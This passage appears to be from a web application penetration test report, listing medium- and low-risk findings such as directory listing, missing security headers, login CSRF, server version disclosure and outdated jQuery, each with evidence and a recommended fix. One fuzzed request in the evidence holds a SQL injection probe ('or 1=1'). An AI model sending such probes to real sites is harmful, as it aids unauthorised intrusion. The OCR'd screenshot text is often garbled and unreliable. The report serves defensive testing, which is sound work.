Altnames: DNS:*.	DNS:www.app.call.net, D	NS:android. , DNS:www.andro:	
Issuer: Amazon			
Not valid before: N	ov 3 00:00:00 2021 GMT		
	ec 1 23:59:59 2022 GMT		
(root© kali)-[~]			
call.ne			



6.12: DIRECTORY LISTING

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	Directory listings were identified from the tested website. The webserver
	responded with a list of files located in the target directory.
Implications	An attacker can see the files located in the directory and could potentially
	access files that disclose sensitive information
Recommendation	Configure the webserver to disallow directory listing requests.
Affected Assets	https://
Evidence	
← → C	the directory listing on the tested website.
	https:///assets/
← → c Index of Name	https:// /assets/ /assets Last modified Size Description
← → c Index of	https:// /assets/ /assets Last modified Size Description
← → C Index of Name	Assets///assets/ Last modified Size Description tory
← → C Index of Name Parent Direc	https:// /assets/ /assets Last modified Size Description tory 25-Nov-2020 05:46 -
$\leftarrow \rightarrow \mathbf{C}$ Index of Name Parent Direct State State Mathematical State State State Mathematical State	Assets////assets////assets////assets///assets///assets///assets///assets///assets//asse
 ← → C Index of Name Parent Direct css/ data.json images/ js/ 	•••••••••••••••••••••••••••••



Apps 🕒 Learn How to Instal	🙆 🖪 How to insta	
Eearn How to Instal		
ndex of /assets/	CSS	
Name	Last modified	Size Description
Parent Directory		-
bootstrap-grid.css	28-Sep-2020 17:48	66K
bootstrap-grid.css.map	28-Sep-2020 17:48	155K
bootstrap-grid.min.css	28-Sep-2020 17:48	50K
bootstrap-grid.min.css.map	28-Sep-2020 17:48	113K
bootstrap-reboot.css	28-Sep-2020 17:48	4.6K
bootstrap-reboot.css.map	28-Sep-2020 17:48	76K
bootstrap-reboot.min.css	28-Sep-2020 17:48	3.8K
bootstrap-reboot.min.css.map	28-Sep-2020 17:48	32K
bootstrap.css	28-Sep-2020 17:48	194K
bootstrap.css.map	28-Sep-2020 17:48	496K
bootstrap.min.css	28-Sep-2020 17:48	157K
bootstrap.min.css.map	28-Sep-2020 17:48	631K
form-style.css	28-Sep-2020 17:48	4.5K
form-wizard.css	29-Sep-2020 23:26	5.8K
jquery-ui.css	28-Sep-2020 17:48	35K
multi-form.css	28-Sep-2020 17:48	3.6K



6.13: MISSING X-FRAME-OPTIONS HEADER

Risk Rating	Medium		
Tools/Tech. Used	Automate Tools and Manual Validation		
Observation	The X-FRAME-OPTION header was found missing from the response headers		
	of the tested website.		
	Missing the X-Frame-Options header means that this website could risk a		
	clickjacking attack. The X-Frame-Options HTTP header field indicates a policy		
	that specifies whether the browser should render the transmitted resource		
	within a frame or an iframe. Servers can declare this policy in the header of		
	their HTTP responses to prevent clickjacking attacks and ensure that their		
	content is not embedded into other pages or frames.		
Implications	Clickjacking is when an attacker uses multiple transparent or opaque layers to		
	trick a user into clicking on a button or link on a framed page when they		
	intended to click on the top-level page.		
	Thus, the attacker is "hijacking" clicks meant for their page and routing them		
	to another page, most likely owned by another application, domain, or both.		
	With a similar technique, keystrokes can also be hijacked. With a carefully		
	crafted combination of stylesheets, iframes, and text boxes, a user can be led		
	to believe they are typing in the password to their email or bank account but		
	are instead typing into an invisible frame controlled by the attacker.		
Recommendation	It sends the proper X-Frame-Options in HTTP response headers instructing		
	the browser not to allow framing from other domains.		
	X-Frame-Options: DENY It completely denies being loaded in		
	frame/iframe.		
	• X-Frame-Options: SAMEORIGIN It allows when the site which wants		
	to load has the same origin.		
	• X-Frame-Options: ALLOW-FROM URL It grants a specific URL to load		
	itself in an iframe. However, please pay attention to that; not all		
	browsers support this.		
	Implement defensive code in the UI to ensure that the current frame is the		
	most top-level window.		
Affected Assets	https://		
Evidence			



n the following figures, the response header shows the absence of the X-Frame-Options heade	er.
Request	
<pre>GET / HTTP/1.1 Host: Host: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-us,en;q=0.5 Cache-Control: no-cache Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 45.0 Safari/537.36</pre>	
Response	
Response Time (ms): 4030.6262 Total Bytes Received: 117407 Body Length: 116936 Is Compressed: No	
HTTP/1.1 200 OK Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max- Age=7200; path=/; HttpOnly Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/5.6.40 Connection: keep-alive Expires: Thu, 19 Nov 1981 08:52:00 GMT Pragma: no-cache Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Date: Sat, 07 May 2022 13:04:20 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0	
html <html lang="en"></html>	
<pre><head> </head></pre>	



6.14: HTTP STRICT TRANSPORT SECURITY (HSTS) NOT IMPLEMENTED

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	Errors detected during parsing of Strict-Transport-Security header. Preload
	directive was not present in the HSTS header.
Implications	The HSTS Warning and Error may allow attackers to bypass HSTS, effectively
	allowing them to read and modify your communication with the website.
Recommendation	Ideally, after fixing the errors and warnings, you should consider adding your
	domain to the HSTS preload list. It will ensure that browsers automatically
	connect your website using HTTPS, actively preventing users from visiting you
	site using HTTP. Since this list is hardcoded in users' browsers, it will enable
	HSTS even before they visit your page for the first time, eliminating the need
	for Trust On First Use (TOFU) with its associated risks and disadvantages.
	Unless you fix the errors and warnings, your website won't meet the
	conditions required to enter the browser's preload list.
	Browser vendors declared:
	Serve a valid certificate
	• If you are listening on port 80, redirect all domains from HTTP to
	HTTPS on the same host. Serve all subdomains over HTTPS:
	\circ In particular, you must support HTTPS for the www
	subdomain if a DNS record for that subdomain exists.
	• Serve an HSTS header on the base domain for HTTPS requests:
	\circ The max-age must be at least 31536000 seconds (1 year)
	 The includeSubDomains directive must be specified
	 The preload directive must be specified
	 If you are serving an additional redirect from your HTTPS site,
	that redirect must have the HSTS header (rather than the
	page it redirects to)
Affected Assets	https://
Evidence	



Request GET / HTTP/1.1 Host: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-us,en;q=0.5 Cache-Control: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 45.0 Safari/537.36 Response Response Time (ms): 1769.6762 Total Bytes Received: 117407 Body Length: 116936 Is Compressed: No HTTP/1.1 200 OK Set-Cookie: ci_session=1qck4mvsha8sji1ne9ad2v4ofuhdq9pr; expires=Sat, 07-May-2022 15:03:49 GMT; Max-Age=7200; path=/; HttpOnly Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/5.6.40 Connection: keep-alive Expires: Thu, 19 Nov 1981 08:52:00 GMT Pragma: no-cache Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Date: Sat, 07 May 2022 13:05:16 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 <!doctype html> <html lang="en">



6.15: CROSS-SITE REQUEST FORGERY IN LOGIN FORM

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	A possible Cross-Site Request Forgery was identified in the Login Form of the
	tested website.
	In a login CSRF attack, the attacker forges a login request to an honest site
	using the attacker's user name and password at that site. If the forgery
	succeeds, the honest server responds with a Set-Cookie header that instructs
	the browser to mutate its state by storing a session cookie, logging the user
	into the honest site as the attacker. This session cookie is used to bind
	subsequent requests to the user's session and hence to the attacker's
	authentication credentials. The attacker can later log into the site with his
	legitimate credentials and view private information like activity history that
	has been saved in the account.
Implications	In this particular case, CSRF affects the login form in which the impact of this
	vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities, this
	will only allow an attacker to exploit some complex XSS vulnerabilities;
	otherwise, it can't be exploited.
Recommendation	Send additional information in each HTTP request that can be used to
	determine whether the request came from an authorized source. This
	"validation token" should be hard to guess for an attacker who does not
	already have access to the user's account. If a request is missing a validation
	token or the token does not match the expected value, the server should
	reject the request.
	If you are posting form in ajax request, custom HTTP headers can be used to
	prevent CSRF because the browser prevents sites from sending custom HTTP
	headers to another site but allows sites to send custom HTTP headers to
	themselves using XMLHttpRequest.
Affected Assets	https://
Evidence	
The request header	r of the tested website shows that there is no token or any other feature used
by the tested websi	ite for the protection against CSRF attacks.



Request GET / HTTP/1.1 Host: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-us,en;q=0.5 Cache-Control: no-cache Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 45.0 Safari/537.36 Response Response Time (ms): 4030.6262 Total Bytes Received: 117407 Body Length: 116936 Is Compressed: No HTTP/1.1 200 OK Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max-Age=7200; path=/; HttpOnly Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/5.6.40 Connection: keep-alive Expires: Thu, 19 Nov 1981 08:52:00 GMT Pragma: no-cache Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Date: Sat, 07 May 2022 13:04:20 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check n_dropdown',hide: 'signup_dropdown'})" href="#">Login -4"> <div>



6.16: TECHNICAL INFORMATION DISCLOSURE


Risk Rating	Low	
Tools/Tech. Used	Manua	l Vulnerability Assessment
Observation	1.	Web Server, Programming Language, and Server OS Version
		Disclosure. It was observed that the tested application discloses the
		following information about the application web server and host
		operating system:
		a. Apache 2.2.15 (webserver)
		b. PHP 5.6.40 (programming language)
		c. CentOS
	2.	Disclosure of Programming Language from URL. It was observed that
		the URLs of the tested application are in the format ".PHP". With this
		extension, it is easy to guess that the tested application is developed
		in PHP
	3.	Disclosure of Application Frameworks from Session Cookies. It was
		observed that the tested application is using the default framework
		cookies, i.e., "stripe_sid", "stripe_mid", and "ci_session". All
		these cookies are default framework cookies and help get information
		about the backend technology used by the application. Moreover, the
		default PHP cookie PHPSESSID is also used by the application, which
		shows that the application has been developed in PHP.
Implications	The dis	closure of the information is not a vulnerability, but it is beneficial in
	exploit	ing vulnerabilities identified in the application.
Recommendation	1.	Web Server, Programming Language, and Server OS Disclosure. It is
		suggested to remove information from the HTTP response headers
		(server header, X-Powered-By) or replace them with fake/random
		values.
	2.	Disclosure of Programming Language from URL. It is suggested to
		configure web applications without PHP extension.
	3.	Disclosure of Application Frameworks from Session Cookies. It is
		suggested to use random/fake names for session tokens.
Affected Assets	https:/	
Evidence		



1. <u>Web Server, Programming Language, and Server OS Version Disclosure.</u> This information is disclosed by the tested website in the response headers, as shown in the figure below.

equest	Response 🔳 = 🔳
retty Raw In Actions 🗸	Pretty Raw Render In Actions
off / HTTP/1.1 Host: www. Connection: close sec-chu:: "Cronaim":v="89", ":Not & Brand":v="99" sec-chu:: "Cronaim":v="89", ":Not & Brand":v="99" sec-chu:: "Cronaim":v="89", "Sec-chu:: "Sec-chu:: "Sec-sec-sec-sec-sec-sec-sec-sec-sec-sec-s	<pre>shtTp:/li20.0% 2 Date:Sun. 01.Hwy 2022 26:04:04 GMT 3 Content-Type: text/html: charast=uTF-8 4 Connection: close 5 Server: Apache/2.2.15 (ContOS) 4.FoperadeSy:PMF/5.6.40 5 Server: Apache/2.2.15 (ContOS) 4.FoperadeSy:PMF/5.6.40 5 Server: Apache/2.2.15 (ContOS) 5 Cache-Control: no-store. no-cache, must-revalidate, post-check=0, pre-check=0 10 Pragma: no-cache 12 Content-tempt: 11276 13 close 14 close that> 15 close that</pre>
(G) ← → Search 0 matches	()(0) ← → Search 0 matches

Information disclosure is also observed on accessing different web pages, as shown in the figures below.





As shown below, the information disclosure was also observed when different requests were fuzzed with invalid values. Response etty Raw \n Actions ~ Pretty Raw Render \n Actions ~ Victuy Raw Render in Actions → HTTP/1.1 400 Bad Request 2 Date: Mon. 09 Hay 2022 10:31:53 GHT 3 Content-Type: text/html; charset=iso-8859-1 4 Content-Length: 303 5 Connection: close 6 Server: Apache/2.2.15 (Cent05) 7 GET /ajax-request?username=%28916202242792&password=V1rt81k3&packagename= mexico_lyear_package%200r%201=1%20%%offset=0&size=100&req_url=getpackages HTTP/1.1 Mixio_symmetry actors/sta > ... chead> chead> 10 <title> 400 Bad Request </title> 11 </head> 12 <hl> Bad Request </hl> chody> 12 <hl> mad Request </hl> choses s 12 Your browser sent a request that this server could no 14 15 16 Apache/2.2.15 (CentOS) Server at 127.0.0.1 Port 8080 17 </b odv>

2. <u>Disclosure of Programming Language from URL.</u> It was observed that most web pages of the tested application were not using PHP extension. However, the PHP extension was

observed on the following UR	L:
------------------------------	----

Order Details	3
Order Amount	\$1
Card Payment	Saved Cards
Name	
Cord number	MM/YY CVC
	MIMT FF CVC
Pay	
	Order Amount Card Payment Save card for future use. Name Card number Card number

3. <u>Disclosure of Application Frameworks from Session Cookies.</u> The following figures show the default session cookies used by the application and how these cookies will be used to get the information about the backend technology or frameworks used by the tested website.

H C U U U U S S S S S S S S S S S S S	<pre>ET /transaction-history HTTP/1.1 bost: www connection: close pgrade_Insecure-Requests: 1 ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 ser-Agent: Same-origin ser-Fetch-Best: same-origin sec-Fetch-Best: 71 sec-Fetch-Best: 71 sec-Fetch-Best: 71 sec-Fetch-Best: 71 sec-Fetch-Best: 72 sec-Fetch-Best: 7</pre>
The follow	ring figure shows that it is easy to guess that the tested application uses a stripe
frameworl	k by searching the session cookies "stripe_mid" and "stripe_sid" from google.



Q All 🖾 Images 🕑 Videos 🖽 News : More	Tools
About 2,920,000 results (0.46 seconds)	
https://stripe.com > cookie-settings	
Cookie Settings - Stripe	
Stripe uses cookies to improve your experience and for marketing. Review and manage yo	ur
cookie settings below to control your privacy.	
Cookie Policy · Preferences · Finland · Greece	
https://cookiedatabase.org > Cookies	
Cookie: stripe mid - Cookiedatabase.org	
This period shows the length of the period at which a service can store and/or read certain of	lata
from your computer by using a cookie , a pixel, an API,	
Googlestripe_sid cookie X	پ Q
Google stripe_sid cookie × Q All Images Images News Videos # More	U Q Tools
	Ý ·
Q All 🖬 Images 🗉 News Videos ፤ More	Y N
Q All 🔄 Images 🖭 News Videos ⅔ More About 5,950,000 results (0.47 seconds)	Ý ·
Q All Images Images News Videos More About 5,950,000 results (0.47 seconds) Did you mean:stripe_mid cookie	Ý ·
Q All Images Images News Videos # More About 5,950,000 results (0.47 seconds) Did you mean: stripe_mid cookie https://cookiedatabase.org → Cookies #	Tools
Q All Images Images News Videos More About 5,950,000 results (0.47 seconds) Did you mean:stripe_mid cookie https://cookiedatabase.org > Cookies : Cookie:stripe_sid - Cookiedatabase.org	Tools
Q All Images Images News Videos More About 5,950,000 results (0.47 seconds) Did you mean:stripe_mid cookie https://cookiedatabase.org > Cookies Image: Im	Tools
Q All Images Images Images Videos More About 5,950,000 results (0.47 seconds) Did you mean:stripe_mid cookie https://cookiedatabase.org > Cookies Images Images Images Cookie:stripe_sid - Cookiedatabase.org This period shows the length of the period at which a service can store and/or read certain of from your computer by using a cookie, a pixel, an API,	Tools
Q All Images Images News Videos More About 5,950,000 results (0.47 seconds) Did you mean:stripe_mid cookie https://cookiedatabase.org > Cookies Images Images Images Cookie:stripe_sid - Cookiedatabase.org This period shows the length of the period at which a service can store and/or read certain of from your computer by using a cookie, a pixel, an API, https://stripe.com > cookie-settings Images	Tools

framework by searching the session cookie "ci_session" from google.



Q All ⊑ Images ► Videos News : More	Tools
About 282,000 results (0.54 seconds)	
https://stackoverflow.com > questions > codeigniter-ci-s	
Codeigniter ci_session cookie (GDPR problem) - Stack Overflow	
06-Mar-2019 — I have a site written in Codelgniter which, by default, creates ci_session cookie when first visiting the website.	
1 answer · Top answer: Curious as it may seem, GDPR says nothing about cookies except a	
Codeigniter creating ci_session by default - php - Stack Overflow 15 Jan 2014 How to get current session cookie value in codeigniter? 20 Sept 2018	
Codeigniter, Session Cookie not sent to server? - Stack Overflow 12 Mar 2018	
codeigniter session cookie not saved - Stack Overflow 13 Dec 2017 More results from stackoverflow.com 13 Dec 2017	
-	s been de
More results from stackoverflow.com wing figure shows that it is easy to guess that the tested application has ue to the default PHPSESSID cookie.	s been de
More results from stackoverflow.com wing figure shows that it is easy to guess that the tested application has ue to the default PHPSESSID cookie. Response Response Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No HTTP/1.1 302 Found	s been de
More results from stackoverflow.com wing figure shows that it is easy to guess that the tested application has ue to the default PHPSESSID cookie. Response Response Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No	s been de
More results from stackoverflow.com wing figure shows that it is easy to guess that the tested application has ue to the default PHPSESSID cookie. Response Response Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No HTTP/1.1 302 Found Set-Cookie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ Server: Apache/2.2.15 (CentOS)	s been d
More results from stackoverflow.com wing figure shows that it is easy to guess that the tested application has ue to the default PHPSESSID cookie. Response Response Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No HTTP/1.1 302 Found Set-Cookie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/5.6.40	s been d
More results from stackoverflow.com wing figure shows that it is easy to guess that the tested application has ue to the default PHPSESSID cookie. Response Response Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No HTTP/1.1 302 Found Set-Cookie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ Server: Apache/2.2.15 (CentOS)	s been de

Pragma: no-cache

Content-Type: text/html; charset=UTF-8 Location: ./complete.php?cancel=1 Date: Sat, 07 May 2022 13:09:13 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0



6.17: OUT-OF-DATE VERSION (JQUERY)

Risk Rating	Low		
Tools/Tech. Used	Automate Tools and Manual Validation		
Observation	The target website used jQuery and detected that it was out of date.		
Implications	Since this is an old version of the software, it may be vulnerable to attacks.		
Recommendation	Upgrade your installation of jQuery to the latest stable version.		
Reference Info	• jQuery Improper Neutralization of Input During Web Page Generation		
	('Cross-site Scripting') Vulnerability		
	\circ jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS)		
	attacks when a cross-domain Ajax request is performed		
	without the 52datatype option, causing text/javascript		
	responses to be executed.		
	 Affected Versions: 1.8.0 to 2.2.4 		
	• jQuery Improper Neutralization of Input During Web Page Generation		
	('Cross-site Scripting') Vulnerability		
	\circ In jQuery versions greater than or equal to 1.0.3 and before		
	3.5.0, passing HTML containing <option> elements from</option>		
	untrusted sources - even after sanitizing it - to one of jQuery's		
	DOM manipulation methods (i.ehtml(), .append(), and		
	others) may execute untrusted code. This problem is patched		
	in jQuery 3.5.0.		
	 Affected Versions: 1.9.0 to 3.4.1 		
	• jQuery Improper Neutralization of Input During Web Page Generation		
	('Cross-site Scripting') Vulnerability		
	 In jQuery versions greater than or equal to 1.2 and before 		
	3.5.0, passing HTML from untrusted sources - even after		
	sanitizing it - to one of jQuery's DOM manipulation methods		
	(i.ehtml(), .append(), and others) may execute untrusted		
	code. This problem is patched in jQuery 3.5.0.		
	 Affected Versions: 1.9.0 to 3.4.1 		
	JQuery Prototype Pollution Vulnerability		
	\circ jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and		
	other products, mishandles jQuery.extend(true, {},) because		




	of Object.prototype pollution. An unsanitized source object
	contains an enumerableproto property and can extend
	the native Object.prototype.
	 Affected Versions: 1.0 to 3.3.1
Affected Assets	https://
Evidence	
	es show the jquery version (1.11) used by the tested website.
Request	
GET /asset Host:	cs/js/jquery.validate.js HTTP/1.1
Accept: te	ext/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
	coding: gzip, deflate nguage: en-us,en;q=0.5
	rol: no-cache
	i_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
	nttps://call.net/ :: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safar	·i/537.36
Response	
Response Tim	e (ms) : 2093.9939 Total Bytes Received : 38283 Body Length : 38015 Is Compressed : No
Connection Content-Le Last-Modif Accept-Ran Content-Ty Date: Sat, ETag: "e93 ve Content-Le Last-Modif Accept-Ran Content-Ty Date: Sat,	bache/2.2.15 (CentOS) h: keep-alive ength: 38015 Fied: Mon, 28 Sep 2020 17:48:32 GMT nges: bytes /pe: text/javascript , 07 May 2022 13:05:13 GMT
	/ <mark>Validation Plugin - v1.11.0</mark> - 2/4/2013 /github.com/jzaefferer/jquery-validation
	ot (c) 2013 Jörn Zaefferer; Licensed MIT */
(function)	\$) {



6.18: OUT-OF-DATE VERSION (JQUERY UI DIALOG)

Risk Rating	Low
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	It was identified that the target website used jQuery UI Dialog and detected
	that it is outdated.
Implications Since this is an old version of the software, it may be vulnerable to a	
Recommendation	Please upgrade your installation of jQuery UI Dialog to the latest stable
	version.
Affected Assets	https://assets/js/jquery-ui.js
Evidence	
The following figure	es show the jquery UI Dialog (1.12.1) used by the tested website.
Cookie: ci_ Referer: ht	ol: no-cache session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t tps://call.net/assets/js/ Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 /537.36
Response Time	(ms): 1941.6944 Total Bytes Received : 520984 Body Length : 520714 Is Compressed : No
Connection: Content-Len Last-Modifi Accept-Rang Content-Typ	che/2.2.15 (CentOS) keep-alive gth: 520714 ed: Mon, 28 Sep 2020 17:48:34 GMT es: bytes e: text/javascript 07 May 2022 13:08:13 GMT
 Ise { } });	<pre>newWidth = gridX - outerDimensions.width; that.size.width = newWidth; that.position.left = op.left + os.width - newWidth; }</pre>








6.19: AUTOCOMPLETE IS ENABLED

Risk Rating	Low		
Tools/Tech. Used	Automate Tools and Manual Validation		
Observation	It was detected that Autocomplete is Enabled in one or more of the form		
	fields, which might contain sensitive information like "username", "credit		
	card" or "CVV".		
Implications	If the user chooses to save, data entered in these fields will be cached by the		
	browser. An attacker who can access the victim's browser could steal this		
	information. This is especially important if the application is commonly used in		
	shared computers, such as cyber cafes or airport terminals.		
Recommendation	1. Add the attribute autocomplete= "off" to the form tag or to individual		
	"input" fields. However, since early 2014, major browsers don't		
	respect this instruction due to their integrated password managemen		
	mechanism and offer users to store passwords internally.		
	2. Find all instances of inputs that store private data and disable		
	autocomplete. Fields containing "Credit Card" or "CCV" type data		
	should not be cached. You can allow the application to cache		
	usernames and remember passwords; however, this is not		
	recommended in most cases.		
	3. After addressing the identified issues, re-scan the application to		
	ensure all fixes have been applied correctly.		
Affected Assets	https://decode/		
	 https://www.htttps://www.https://www.https://www.https://www.https://www.http		
Evidence			
The input form doe	esn't have an autocomplete attribute that is otherwise explicitly configured as		
	n the following figures.		
GET / HTTP/	/1.1		
Host: Accept: tex	<pre>kt/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8</pre>		
Accept-Enco	oding: gzip, deflate guage: en-us,en;q=0.5		
Cache-Contr	rol: no-cache		
	: Keep-Alive : Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39		
45.0 Safari			







6.20: CONTENT SECURITY POLICY (CSP) NOT IMPLEMENTED

Risk Rating	Low	
Tools/Tech. Used	Used Automated Testing and Manual Validation	
Observation	It was detected that your web application doesn't implement Content	
	Security Policy (CSP) as the CSP header is missing from the response.	
Implications	Content Security Policy (CSP) is an added layer of security that helps detect	
	and mitigate specific attacks, including Cross-Site Scripting (XSS) and data	
injection attacks.		
Recommendations	It is recommended to implement Content Security Policy (CSP) into your web	
	application. Configuring Content Security Policy involves adding the Content-	
	Security-Policy HTTP header to a web page and giving it values to control	
	resources the user agent can load for that page.	
Affected Assets	https://	
Evidence		
In the following figu	res, the response header shows the absence of the CSP header.	
Cache-Contro Connection:	Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39	
Response		
Response Time ((ms): 4030.6262 Total Bytes Received: 117407 Body Length: 116936 Is Compressed: No	
Set-Cookie: Age=7200; pa Server: Apad X-Powered-By	HTTP/1.1 200 OK Set-Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max- Age=7200; path=/; HttpOnly Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/5.6.40 Connection: keep-alive	
Expires: The	Expires: Thu, 19 Nov 1981 08:52:00 GMT Pragma: no-cache	
	Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked	
	07 May 2022 13:04:20 GMT ol: no-store, no-cache, must-revalidate, post-check=0, pre-check=0	
ht<br <html lang="</th"><th></th></html>		
<head></head>	quired meta tags>	
<meta cl<="" th=""/> <td>harset="utf-8"> harset="utf-8"> ame="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"></td>	harset="utf-8"> harset="utf-8"> ame="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">	
Sine ca lia		



e was further vali	dated, as shown in th	e figure below.	
CSP Protection ()	None	https://www	
CSP Reporting	Missing	A No CSP detected!	
CSP Validity	Invalid		
XSS 🗹	No CSP Protection	Or paste raw CSP here.	
Clickjacking 🛽	No CSP Protection		
Formjacking 🖸	No CSP Protection		
General 亿	No CSP Protection		



6.21: OPTIONS METHOD ENABLED

Risk Rating	Low		
Tools/Tech. Used	Automated Testing and Manual Validation		
Observation The OPTIONS method was allowed on the tested website, which is			
	information gathering or enumeration.		
Implications	Information disclosed from this page can be used to gain additional		
	information about the target system.		
Recommendations	Disable the OPTIONS method in all production systems.		
Affected Assets	https://		
Evidence			
Host: Accept: text/ Accept-Encodi Accept-Langua Cache-Control Cookie: ci_se User-Agent: M	OPTIONS /assets/ HTTP/1.1 Host: Host: Hos		
Connecti Allow: G Content- Content-	200 OK Apache/2.2.15 (CentOS) on: keep-alive ET,HEAD,POST,OPTIONS,TRACE Length: 0 Type: httpd/unix-directory t, 07 May 2022 13:05:54 GMT		



APPENDIX A: WEB PENTEST METHODOLOGY

A-1: OVERVIEW



A-2: RECONNAISSANCE

Reconnaissance means capturing as much information as possible about the target website. In this phase, the **public-facing presence** of the target website is profiled using **passive and active reconnaissance** methods.

- **Passive** is used to gather publicly available information about the target website without active probing, i.e., search engine recon. This method will not trigger the security protection layer implemented at the target premises.
- Active gathers information about the target website using active probing, i.e., application enumeration, fingerprinting, fuzzing, error code analysis, etc. In addition, this method may generate alerts at the security protection layer of target premises.

A-3: VULNERABILITIES IDENTIFICATION

In this phase, **automated and manual methods would identify security vulnerabilities and misconfigurations of in-scope applications**. Sample of test cases performed under this phase are documented below:

